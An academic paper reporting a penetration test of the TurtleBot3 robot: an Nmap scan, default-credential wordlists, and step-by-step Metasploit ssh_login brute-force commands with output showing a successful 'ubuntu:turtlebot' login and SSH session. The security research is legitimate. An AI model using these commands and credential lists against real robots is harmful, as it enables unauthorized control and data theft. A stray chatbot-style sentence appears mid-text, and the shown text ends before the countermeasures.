International Journal of Computing and Digital Systems
ISSN (2210-142X)
Int. J. Com. Dig. Sys. #, No.# (Mon-20..)

An Examination of the Security Architecture and Vulnerability Exploitation of the TurtleBot3 Robotic System

Yash Patel[1], Dr. Parag H. Rughani[2], and Dr. Tapas Kumar Maiti[3]

[1] School of Doctoral Studies & Research, National Forensic Sciences University, Gandhinagar, Gujarat
[2]School of Cyber Security & Digital Forensics, National Forensic Sciences University, Gandhinagar, Gujarat
[3]Dhirubhai Ambani Institute of Information and Communication Technology, Gandhinagar, Gujarat

E-mail address: yash.phdcs20@nfsu.ac.in, parag.rughani@nfsu.ac.in, tapas_kumar@daiict.ac.in

Received ## Mon. 20##, Revised ## Mon. 20##, Accepted ## Mon. 20##, Published ## Mon. 20##

Abstract: This paper conducts a comprehensive security analysis of the TurtleBot3, a widely utilized robot in education and light-duty industrial applications, recognized for its cost-effectiveness and flexibility. Given its connectivity, the TurtleBot3 is susceptible to cyber threats, a concern that this study addresses by identifying and exploiting its security vulnerabilities. Through an extensive examination, the research uncovers that weak authentication protocols and insufficient access controls can be exploited by attackers to gain unauthorized control over the robot. Such breaches enable malicious actors to alter the robot's operations, access confidential information, and initiate further attacks within its network. The findings of this study underscore the critical need for robust cybersecurity measures in robotics, highlighting the potential risks posed by these vulnerabilities. Moreover, the paper proposes a set of countermeasures and protective strategies designed to fortify the TurtleBot3 against cyber threats. These recommendations aim to enhance the robot's security framework, ensuring a safer use in various sectors. By addressing these cybersecurity challenges, the research emphasizes the significance of integrating security considerations in the development and deployment of robotic systems, offering valuable insights for developers, users, and policymakers involved in the field of robotics and automation. This research not only illuminates the vulnerabilities within the TurtleBot3 system but also paves the way for developing more secure and resilient robotic platforms in the future.

Keywords: Robotics, Robotic Security, Vulnerability Assessment, Penetration Testing, Security Assessment, TurtleBot3

1. Introduction

In the expanding world of robotics and automation, the development of flexible, scalable, and affordable robotic platforms has facilitated a huge number of applications in education, industry, and research sectors [1][2][3]. One of the leading representatives of this trend is the TurtleBot3 robot. As an open-source mobile robot platform, it is well-regarded for its adaptability and affordability, making it a popular choice in educational institutions and light-duty industrial settings [4]. However, the increasing network connectivity and sophistication of these systems present potential security vulnerabilities that, if exploited, could have significant implications. The purpose of this paper is to present a comprehensive security assessment of the TurtleBot3 system, its vulnerabilities, and potential countermeasures to mitigate these risks.

As digital technologies continue to multiply across sectors, cybersecurity has emerged as a significant concern [5]. Network-connected devices, including robotic systems such as the TurtleBot3, are potential targets for cyberattacks. These threats can range from unauthorized control of the robot's functions to the extraction of sensitive data [6]. Consequently, ensuring the security of robotic systems is not only imperative in maintaining the reliability and effectiveness of these systems, but it also becomes a matter of safety and privacy [7].

A security compromise in the TurtleBot3 robot could have far-reaching consequences. In educational settings, it could disrupt learning activities or even compromise personal data of students and staff. In industrial applications, an attack could obstruct the robot's operational efficiency, interfere with production lines, and potentially cause financial losses. Furthermore, once control is seized by a malicious actor, the robot could be

E-mail:author's email

used to launch additional attacks within its environment, thereby extending the sphere of potential damage [8].

The main objective of this paper is to conduct an in-depth security analysis of the TurtleBot3 system. A systematic evaluation of the system to identify potential vulnerabilities, focusing particularly on weak authentication mechanisms [9] and access control flaws [10] that could be exploited by threat actors was carried out. This paper intends not only to identify and explore the inherent security risks associated with the TurtleBot3 system but also to propose a series of countermeasures and protective mechanisms that can be employed to strengthen the system's security.

The ultimate goal of this research is to emphasize the importance of cybersecurity considerations in the field of robotics. By providing a robust framework for security assessment and offering feasible countermeasures, the article contributes to the ongoing efforts in enhancing the security and reliability of robotic systems. These findings are expected to be of significant value not only to manufacturers and end-users of the TurtleBot3 robot but also to the broader robotics community, highlighting the importance of comprehensive cybersecurity strategies in the face of ever-evolving cyber threats.

This paper makes pivotal contributions to robotic cybersecurity by introducing a detailed methodology for assessing the TurtleBot3 robot's security. Utilizing tools like Nmap and Metasploit, it uncovers and explores SSH login vulnerabilities, demonstrating potential exploitation risks. The study goes beyond problem identification, proposing practical solutions such as secure SSH practices, intrusion detection systems, and user education. This research not only enhances the security framework for TurtleBot3 but also sets a precedent for safeguarding broader robotic systems, highlighting the importance of continual security advancements in the evolving field of robotics.

The structure of this research paper is as follows: Section 2 provides an overview of related work and existing security challenges in the field of robotic systems. Section 3 presents a detailed description of the TurtleBot3 robot architecture, including its hardware and software components and operations. In this section, the methodology employed to assess the security of TurtleBot3 is outlined, and the attack scenarios considered in this study are described. Section 4 presents the results and analysis of the security assessment, highlighting the vulnerabilities discovered and their potential consequences. Finally, Section 5 discusses the implications of the findings, proposes mitigation strategies, and Section 6 concludes the paper.

2. Related Work

The significance of cybersecurity in the field of robotics has been emphasized by a huge amount of studies in recent years. One of the earliest works by Denning et al. [11] suggested that robot systems, given their increasing connectivity are vulnerable to cyber threats and emphasizing the need for greater focus on security mechanisms. Later, Cerrudo and Apa [12] demonstrated a range of security vulnerabilities in several robotic systems, including the TurtleBot, which could potentially lead to information leakage, system disruption, and physical damage.

Quarta et al. [13] conducted a vulnerability analysis of industrial robotic systems, which demonstrated the feasibility of full system compromise under realistic conditions. This study emphasized the potential real-world implications of such breaches, including interruption of production lines and potential safety risks to personnel. Guiochet et al. [14] focused on safety issues related to cyber-physical attacks on robots, pointing out that even minor concerns in a robot's operation can have terrible consequences.

Dieber et al. [15] presented a detailed analysis of the security issues in the Robot Operating System (ROS), a commonly used framework in modern robotic systems, including the TurtleBot3. They found several critical vulnerabilities which include lack of encryption, weak authentication, and the potential for message forgery. Their work was instrumental in highlighting the need for a more secure design and development of robotic software frameworks.

An empirical study by Mayoral et al. [16] analyzed cybersecurity threats to robotic platforms, showing that despite growing awareness, many robotic systems still have significant security weaknesses. They highlighted that vulnerabilities come from a variety of factors, including outdated software, insecure communications, and weak access controls.

Recently, efforts have been made to create more secure robotic systems. For instance, Vilches et al. [17] proposed a secure framework for ROS2-based robots, focusing on securing graphs systematically while following the DevSecOps model. Meanwhile, Hussein et al. [18] proposed a blockchain-based architecture for IoT and robotic systems to enhance data integrity and security.

Despite these efforts, comprehensive security analyses, especially of specific robotic systems like the TurtleBot3, remain insufficient. Furthermore, although several mitigation strategies have been proposed, the implementation of these strategies is not yet widespread, and their effectiveness in real-world scenarios needs further evaluation.

In light of these works, this study aims to contribute to the field by providing a systematic and in-depth security assessment of the TurtleBot3 system, revealing potential vulnerabilities and offering concrete countermeasures. This work takes a step forward, aiming not only to study the TurtleBot3 system but also to draw a broader picture of the security landscape in robotics, providing valuable insights for manufacturers, end-users, and researchers alike.

3. Security Assessment Methodology of TurtleBot3

Understanding the security of robotic systems is an essential aspect of their deployment, especially in sensitive areas where the potential breach could result in severe consequences. This section outlines the detailed architecture and methodology applied to evaluate the security framework of the TurtleBot3, and further discusses the attack scenarios evaluated during this study.

A. Architecture of TurtleBot3

1) Hardware Components: The TurtleBot3 boasts a compact yet powerful suite of hardware components, as shown in figure 1. The robot's design centers around modularity and customizability, serving a broad range of applications. Key hardware components include a single board computer (SBC), a LiDAR (Light Detection and Ranging) sensor, Dynamixel servos, and a variety of optional sensors and actuators. The SBC, typically a Raspberry Pi or an Intel Joule, is responsible for on-board computation, running the Robot Operating System (ROS) [19] and any additional user-defined tasks. The LiDAR sensor, typically a 360-degree LDS-02 (Laser Distance Sensor), is the primary sensory input for the TurtleBot3. This sensor provides 2D, 360-degree data of the robot's surroundings, crucial for tasks such as navigation, obstacle detection, and SLAM (Simultaneous Localization And Mapping). The Dynamixel servos, typically XM430-W350-T models, provide the locomotion for the TurtleBot3. These servos offer precise, high-speed control of the robot's movements, and their modular design allows for easy repairs and upgrades. Additionally, the TurtleBot3 supports a variety of optional sensors and actuators, including cameras, distance sensors, grippers, and more. This allows users to customize the TurtleBot3 to their specific application needs.




Figure 1. Hardware Components of TurtleBot3

2) Software Components: The TurtleBot3 runs on the Robot Operating System (ROS), a flexible and efficient framework for programming robot software, as shown in figure 2. ROS provides services designed for hardware abstraction, device control, message-passing between processes, and package management. Key software components include the TurtleBot3-specific ROS packages, which provide the necessary drivers and libraries for running the TurtleBot3, and any additional user-defined ROS nodes, which can add extra functionality to the robot. The TurtleBot3-specific ROS packages include components for controlling the robot's movements, interacting with the LiDAR sensor, and performing SLAM. These packages are open-source and customizable, allowing users to adapt the TurtleBot3 to a wide variety of tasks. User-defined ROS nodes can add additional functionality to the TurtleBot3, such as machine learning capabilities, advanced navigation algorithms, or custom sensor interfaces. These nodes are programmed in either Python or C++, using the ROS API (Application Programming Interface). The TurtleBot3's architecture comprises a blend of powerful hardware components and flexible software packages. Its modularity and customizability make it a versatile tool for a wide range of robotics applications, from research and education to nonprofessional and industrial automation.




Figure 2. Software Components of TurtleBot3

3) Working of the TurtleBot3: The execution of the TurtleBot3 robot system is segmented into a series of sequential steps, as shown in figure 3. These steps demonstrate the comprehensive process, from initialization to the final stage of controlling the movement of the robot using a personal computer. The operation of the TurtleBot3 begins with the initialization of the Robot Operating System (ROS) core on a personal computer. This process serves as a communication broker for the rest of the ROS system and needs to be running for ROS applications to operate. The ROS core is initiated first as it serves the role of the publisher in the *communication system. The second stage of the operation is subscriber initiation on the TurtleBot3. After the ROS core has been started, the robot's subscriber node is launched. The role of the subscriber is to receive and interpret commands published by the ROS core. The personal computer is then connected to the TurtleBot3 via SSH (Secure Shell), a network protocol that allows data to be exchanged over a secure channel. This ensures a safe and reliable communication line between the computer and the TurtleBot3. The fourth step involves launching the TurtleBot3 application using the personal computer. This application allows the PC (Personal Computer) to communicate with the TurtleBot3 and manage its operations. The fifth stage of the operation is the calibration of the TurtleBot3. This process ensures that the TurtleBot3 performs as expected, and it's critical for accurate and reliable movement. The calibration process involves aligning sensors and actuators to ensure the correct interpretation of commands and accurate navigation. In the sixth step, teleoperation of the TurtleBot3 is launched using the keyboard of the personal computer. This setup allows a user to control the TurtleBot3's movements manually. The penultimate step involves controlling the TurtleBot3 using the personal computer. Through the earlier established teleoperation setup, the TurtleBot3 can be manipulated to navigate and perform various tasks. The final step in the operation sequence is the actual movement of the TurtleBot3. Once the previous steps have been successfully executed, the TurtleBot3 is ready to navigate its environment. The movements are commanded by the user via the personal computer, demonstrating a successful initiation and operation of the TurtleBot3 robot system. This sequence of steps interpret a comprehensive and systematic approach to initiating and operating the TurtleBot3, ensuring optimal performance and accuracy in its tasks.*



ROS Master
1. Run roscore (Publisher Initied)
2. Subscriber Initied
3. Connect via SSH
4. Launch TurtleBot 3 Application
5. Calibration Initiated
6. Launch TeleOperation using Keyword
7. Control the TurtleBot 3
8. TurtleBot 3 Moving Around
PC
TurtleBot3 Burger
ROS_MASTER_URI = http://{PC_IP_Address}:11311
ROS_HOSTNAME = {PC_IP_Address}
ROS_MASTER_URI = http://{PC_IP_Address}:11311
ROS_HOSTNAME = {Raspberry_Pi_IP_Address}

Figure 3. Architecture of TurtleBot3

B. Methodology and Attack Scenarios of TurtleBot3

1) Undertaking the Security Assessment of the TurtleBot3 Robot: In the pursuit to evaluate the security robustness of the TurtleBot3 Robot, a systematic approach utilizing two leading tools in the cybersecurity domain. The first of these tools, Nmap (Network Mapper), was harnessed for its adeptness in network scanning, offering a comprehensive view of the TurtleBot3's open ports and potential vulnerabilities. Subsequent to the scanning phase, the Metasploit Framework – a cutting-edge penetration testing tool – to simulate and identify potential exploitation vectors. This dual-pronged methodology ensured a thorough assessment, offering valuable insights into potential weak points in the TurtleBot3's security framework. The detailed attack procedures and scenarios tailored specifically for TurtleBot3 are illustrated comprehensively in Figure 4.




Threat Actor
1. Run Nmap Tool
2. User and Password Dictionary Creation
3. Exploit using Metasploit Tool
4. Unauthorized Login
5. Access to the TurtleBot3 Robot
6. Interrupted of Existing Node
7. Interrupted of Teleoperation Launch Node
8. Registration of New Node
9. Initiation of Teleoperation Launch Node
10. Control the TurtleBot3 Robot
11. Turtlebot3 Moving Around
PC
TurtleBot3 Burger
ROS_MASTER_URI = http://{PC_IP_Address}:11311
ROS_HOSTNAME = {PC_IP_Address}
ROS_MASTER_URI = http://{PC_IP_Address}:11311
ROS_HOSTNAME = {Raspberry_Pi_IP_Address}

Figure 4. Attack Methodology and Scenarios for the TurtleBot3

Absolutely. The threat actor is connected to the same network. Let's dig further into the algorithmic framework provided in figure 5, interpret each stage in greater depth to enhance clarity and insight for the security assessment methodology discourse:



```
Algorithm Security Assessment(TurtleBot3)

START

// Network Scanning using Nmap
1. INITIALIZE Nmap
2. CONFIGURE Nmap for TurtleBot3 examination
3. CONDUCT scan on TurtleBot3 network interface
4. DETECT open ports
5. IDENTIFY running services
6. ASCERTAIN version of SSH protocol in use
7. STORE scan results in XML format
8. MAP out network interface of TurtleBot3
9. HIGHLIGHT potential entry points

// Exploitation using Metasploit
10. INITIALIZE Metasploit
11. EXTRACT stored results from Nmap scan
12. IDENTIFY potential vulnerabilities
13. LOAD appropriate pre-built script from Metasploit library
14. ENSURE script matches version and type of identified vulnerability
15. CONDUCT penetration test using loaded script
16. RECORD any successful exploit

END
```

Figure 5. Algorithmic Framework for the Security Assessment of TurtleBot3

a) Network Scanning using Nmap; Nmap, or Network Mapper, is a free and open-source tool used to *discover devices running on a network and find open ports along with various attributes of the network. Prior to the scan, Nmap is activated and configured specifically for the TurtleBot3's examination There are various scanning options available in Nmap, ranging from a basic scan to more advanced scans that can detect firewall settings, operating systems, and more.*

b) Conduct a scan on the TurtleBot3 network interface; this is where the tool actively interacts with the TurtleBot3 to retrieve valuable information. Detects open ports; every service on a networked device typically listens on a port. By identifying open ports, it is possible to ascertain which services might be active on the TurtleBot3. Beyond just open ports, it is important to know what services (like HTTP, FTP, SSH) are running on the TurtleBot3. This provides clues about potential weak points of the Turtlebot3. Ascertain the version of the SSH protocol in use; different versions of protocols have different vulnerabilities. Knowing the version can narrow down potential attack vectors for the TurtleBot3.

c) Store the scan results; the results of the TurtleBot3 network from the Nmap scan are stored, usually in an easily readable format like XML, for further analysis. Map out the network interface of TurtleBot3; visualize the network topology or layout of the TurtleBot3, aiding in understanding its structure. Highlight potential entry points; Based on the collected data, mark areas or services that might be more susceptible to intrusion on the TurtleBot3.

d) Exploitation using Metasploit; Metasploit is a powerful penetration testing tool that can be used to exploit vulnerabilities found during the scanning phase. Initialize Metasploit; before any exploitation attempt on TurtleBot3, metasploit must be set up with all the necessary configurations. Extract the stored results from the Nmap scan; import the results of the Nmap scan to aid in focused exploitation for the TurtleBot3. Identify potential vulnerabilities; zero in on weak spots, like the SSH login vulnerability, which can be potential targets for exploitation TurtleBot3.

e) Load the appropriate pre-built script from Metasploit's library. Ensure the script matches the version and type of the identified vulnerability; Metasploit contains a database of known vulnerabilities and exploits. The appropriate script is selected based on the TurtleBot3 vulnerabilities identified. Conduct a penetration test using the loaded script; this is the active exploitation phase where Metasploit tries to exploit the identified vulnerabilities on the TurtleBot3. Record any successful exploit; any successful penetration is logged with details to understand the depth and severity of the security breach on the TurtleBot3.

In focus, this algorithm offers a structured approach to evaluate the security robustness of the TurtleBot3. By first identifying vulnerabilities and then actively trying to exploit them, it provides a comprehensive assessment of potential threats and areas of improvement.

2) Attack Scenarios: A specific attack scenario was conceptualized to analyze the security vulnerabilities of the TurtleBot3. In this scenario, it is hypothesized that an attacker, equipped with information derived from the network scanning phase, attempts to breach the TurtleBot3's defenses. Utilizing the Metasploit framework, the attacker targets the identified SSH login vulnerability, a common weak point in TurtleBot3. The essence of simulating this scenario was not only to understand the feasibility of an unauthorized takeover of the TurtleBot3 but also to conceive potential countermeasures and defense strategies. Upon successful exploitation of the SSH login vulnerability, the attacker was granted unauthorized access to the TurtleBot3's system. This intrusion not only showcased the ability of the attacker to access sensitive data but also highlighted the potential for operational manipulation. An attacker could, for instance, disrupt, reprogram, or even repurpose the TurtleBot3, underscoring a forbidding security concern. Such a revelation accentuates the pressing need for rigorous security protocols and protection, ensuring the TurtleBot3 platform's resilience against potential cyber-attacks. The methodology combined the use of network scanning and exploitation tools to expose vulnerabilities and evaluate their potential impact on the TurtleBot3's operation. The study's focus was to comprehend the extent to which these vulnerabilities could be exploited, providing a baseline for further work in strengthening the security of the TurtleBot3 platform.


4. TurtleBot3 - Security Assessment

This section presents the findings and analysis of the security assessment of the TurtleBot3, focusing on the identified vulnerabilities and their potential consequences. The primary aim of this security assessment was to identify potential vulnerabilities that would allow an attacker to gain access and manipulate or misguide the TurtleBot3. The steps taken during the assessment included the usage of Nmap and Metasploit frameworks, with a specific focus on the SSH login vulnerability.

A. Network Assessment with Nmap (Network Mapper)

The initial phase of TurtleBot3 security assessment focused on the deployment of the renowned Nmap network scanning tool. The principal aim during this phase was to determine the status of the SSH port on the target TurtleBot3 device. Confirming the availability of such ports is crucial as open ports, especially those like SSH, often serve as gateways for unauthorized intrusions.

The scan was directed at 192.168.0.162, the IP address designated to TurtleBot3, ensuring operation within the same network environment. As illustrated in Figure 6, the results indicated that the 22/tcp (Transmission Control Protocol) port was open and had the SSH (Secure Shell) service active.




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -F 192.168.0.162
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-10 17:06 IST
Nmap scan report for tkm.Dlink (192.168.0.162)
Host is up (0.00092s latency).
Not shown: 99 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 1.84 seconds
```

Figure 6. Nmap Scanning on TurtleBot3

The efficacy of Nmap lies in its comprehensive capability to provide a detailed landscape of the TurtleBot3 network environment, including which ports are active and the services they are associated with. By emphasizing the SSH port, threat actors not only gain insights into the potential vulnerabilities of the target TurtleBot3 but also cover the way for simulating realistic attack scenarios. Such accurate network probing lays the groundwork for the subsequent phases of the TurtleBot3 security assessment, ensuring a holistic understanding of the robotic system's vulnerabilities.

B. *Formulation of Username and Password Dictionaries*

Following the network scanning phase, the next strategic step was the formulation of two distinct text files. These files, illustrated in Figures 7, comprised lists of commonly known usernames and passwords, respectively. Such compilations are invaluable in executing dictionary attacks—a technique wherein every entry from the 'dictionary' (text editor files) is sequentially tested as potential access credentials.


~/Desktop/user.txt - Mousepad
File Edit Search View Document Help
~/Desktop/password.txt - Mousepad
File Edit Search View Document Help

```
admin
ubuntu
RoboticProjectSystem
root
pi
kali
raspberry
demo
user
system
oracle
```

(a) Create user.txt using Text Editor.

```
kali
turtlebot
adminroot
admin
root
toor
system
pi
ubuntu
password
raspberry
```


(b) Create password.txt using Text Editor.

Figure 7. user.txt and password.txt for Dictionary Attack

This dictionary attack method, although fundamental, is incredibly effective against systems with weak or default credentials. The comprehensive aim was to establish if the TurtleBot3 was vulnerable to such basic intrusion methods. By leveraging common credentials, the aim was to expose potential shortcomings in the TurtleBot3's security configuration, highlighting areas requiring strengthened protection and more complex passphrase policies.

C. *Leveraging Metasploit for SSH Vulnerability Exploitation*

As the transition to the concluding phase of the TurtleBot3 security assessment was made, the capabilities of the Metasploit Framework were harnessed to target the SSH login vulnerability earlier pinpointed by Nmap. Utilizing the search ssh command in Metasploit framework, the appropriate payload—designated as auxiliary/scanner/ssh/ssh_login, was identified, as visually presented in Figure 8.



```
42  exploit/linux/ssh/quantum_vmpro_backdoor         2014-03-17  excellent  No   Quantum vmPRO Backdoor Command
43  auxiliary/fuzzers/ssh/ssh_version_15                         normal     No   SSH 1.5 Version Fuzzer
44  auxiliary/fuzzers/ssh/ssh_version_2                          normal     No   SSH 2.0 Version Fuzzer
45  auxiliary/fuzzers/ssh/ssh_kexinit_corrupt                    normal     No   SSH Key Exchange Init Corruption
46  post/linux/manage/sshkey_persistence                         excellent  No   SSH Key Persistence
47  post/windows/manage/sshkey_persistence                       good       No   SSH Key Persistence
48  auxiliary/scanner/ssh/ssh_login                              normal     No   SSH Login Check Scanner
49  auxiliary/scanner/ssh/ssh_identify_pubkeys                   normal     No   SSH Public Key Acceptance Scanner
50  auxiliary/scanner/ssh/ssh_login_pubkey                       normal     No   SSH Public Key Login Scanner
51  exploit/multi/ssh/sshexec                        1999-01-01  manual     No   SSH User Code Execution
52  auxiliary/scanner/ssh/ssh_enumusers                          normal     No   SSH Username Enumeration
53  auxiliary/fuzzers/ssh/ssh_version_corrupt                    normal     No   SSH Version Corruption
```


Figure 8. Identified the SSH Payload for Exploitation

The methodological approach combined this payload with a dictionary attack, a technique prepared for in an earlier stage. The synergy of these two methodologies proved fruitful: the examination successfully penetrated the TurtleBot3's defenses, granting us unauthorized access. This success emphasizes the significance of robust security measures and the potential risks posed by even evidently essential attack vectors.

In the crafted attack scenario, the Metasploit's ssh_login module was employed to launch a brute force attack on the TurtleBot3's SSH login mechanism. This module is designed to iterate over an array of username and password pairings, which were sourced from the dictionary files curated in the prior assessment phase.

To enhance efficiency and effectiveness, the brute force procedure was configured to terminate immediately upon identifying a successful login credential combination. For the purpose of this exercise, the RHOST parameter was calibrated to the IP address of the TurtleBot3 to streamline the attack.


Additionally, the verbose mode was activated, granting a more transparent view of the attack's progression. This enabled the capture of detailed status updates directly within the Metasploit console, as vividly documented in Figure 9. Such a detailed monitoring approach provides vital insights into potential security loopholes and their exploitative pathways.



```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/Desktop/user.txt
USER_FILE ⇒ /home/kali/Desktop/user.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/Desktop/password.txt
PASS_FILE ⇒ /home/kali/Desktop/password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOST 192.168.0.162
RHOST ⇒ 192.168.0.162
msf6 auxiliary(scanner/ssh/ssh_login) > set GATHERProof false
GATHERProof ⇒ false
msf6 auxiliary(scanner/ssh/ssh_login) > advanced
```

Figure 9. Setting up Metasploit Payload

The experimental findings, as depicted in Figure 10, discover a notable security gap in the armor of TurtleBot3: a successful login via SSH was achievable. Such a vulnerability enhances a serious potential risk; SSH access, in many cases, communicates a high level of control and access privileges to the intruder.



```
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.0.162:22 - Starting bruteforce
[-] 192.168.0.162:22 - Failed: 'admin:kali'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.0.162:22 - Failed: 'admin:turtlebot'
[-] 192.168.0.162:22 - Failed: 'admin:adminroot'
[-] 192.168.0.162:22 - Failed: 'admin:admin'
[-] 192.168.0.162:22 - Failed: 'admin:root'
[-] 192.168.0.162:22 - Failed: 'admin:toor'
[-] 192.168.0.162:22 - Failed: 'admin:system'
[-] 192.168.0.162:22 - Failed: 'admin:pi'
[-] 192.168.0.162:22 - Failed: 'admin:ubuntu'
[-] 192.168.0.162:22 - Failed: 'admin:password'
[-] 192.168.0.162:22 - Failed: 'admin:raspberry'
[-] 192.168.0.162:22 - Failed: 'ubuntu:kali'
[+] 192.168.0.162:22 - Success: 'ubuntu:turtlebot' ''
[*] SSH session 1 opened (192.168.47.131:37559 → 192.168.0.162:22) at 2023-04-10 17:09:40 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type           Information  Connection
  --  ----  ----           -----------  ----------
  1         shell unknown  SSH kali @   192.168.47.131:37559 → 192.168.0.162:22 (192.168.0.162)
```

Figure 10. Metasploit Payload - Exploitation

Once inside the robot system, the threat actor can flourish an excess of manipulative actions on the TurtleBot3. This includes, but is not limited to, overriding the TurtleBot3's operational commands, controlling its locomotion, and extracting sensitive data through an interface like the meterpreter shell. This type of unauthorized entry and control over TurtleBot3 entities can pose intense security, privacy, and operational risks.


Moreover, the exploitation attempt shed light on detailed system meta-information of the TurtleBot3. Key data such as the underlying operating system, IP address, Python environment, and the version of the Robot Operating System (ROS) were all accessible post-exploitation. The availability of such details is similar to giving an intruder a roadmap for further attacks. It's a repository that not only magnifies the potential attack surface but also offers deeper penetration points, intensifying the need for holistic and rigorous robotic cybersecurity measures.

Following the successful exploitation, the intruder is provided with a raised position that offers considerable influence over the TurtleBot3 robotic system. Alarmingly, this level of intrusive control can be exerted even as a legitimate user is simultaneously interacting with the robot from a dedicated computer system.

Such unauthorized intrusions can have cascading impacts on the integrity and functionality of the TurtleBot3. Specifically, by tampering with the ROS nodes, an attacker can introduce significant disturbances in the robot's operational framework. This can not only disrupt the smooth functioning and responsiveness of the TurtleBot3 but can also raise concerns about the reliability and safety of the robotic system in real-world scenarios. In essence, these findings emphasize the paramount importance of strengthening security protocols and ensuring that robotic systems are safeguarded against potential vulnerabilities.

Following a successful breach via SSH login, the intruder secures an entry point into the TurtleBot3 robotic system. This unauthorized access grants the attacker the capability to initiate the TurtleBot3 application autonomously. More concerning is the potential for the attacker to override the legitimate user's access, taking precedence over their connection to the ROS node.

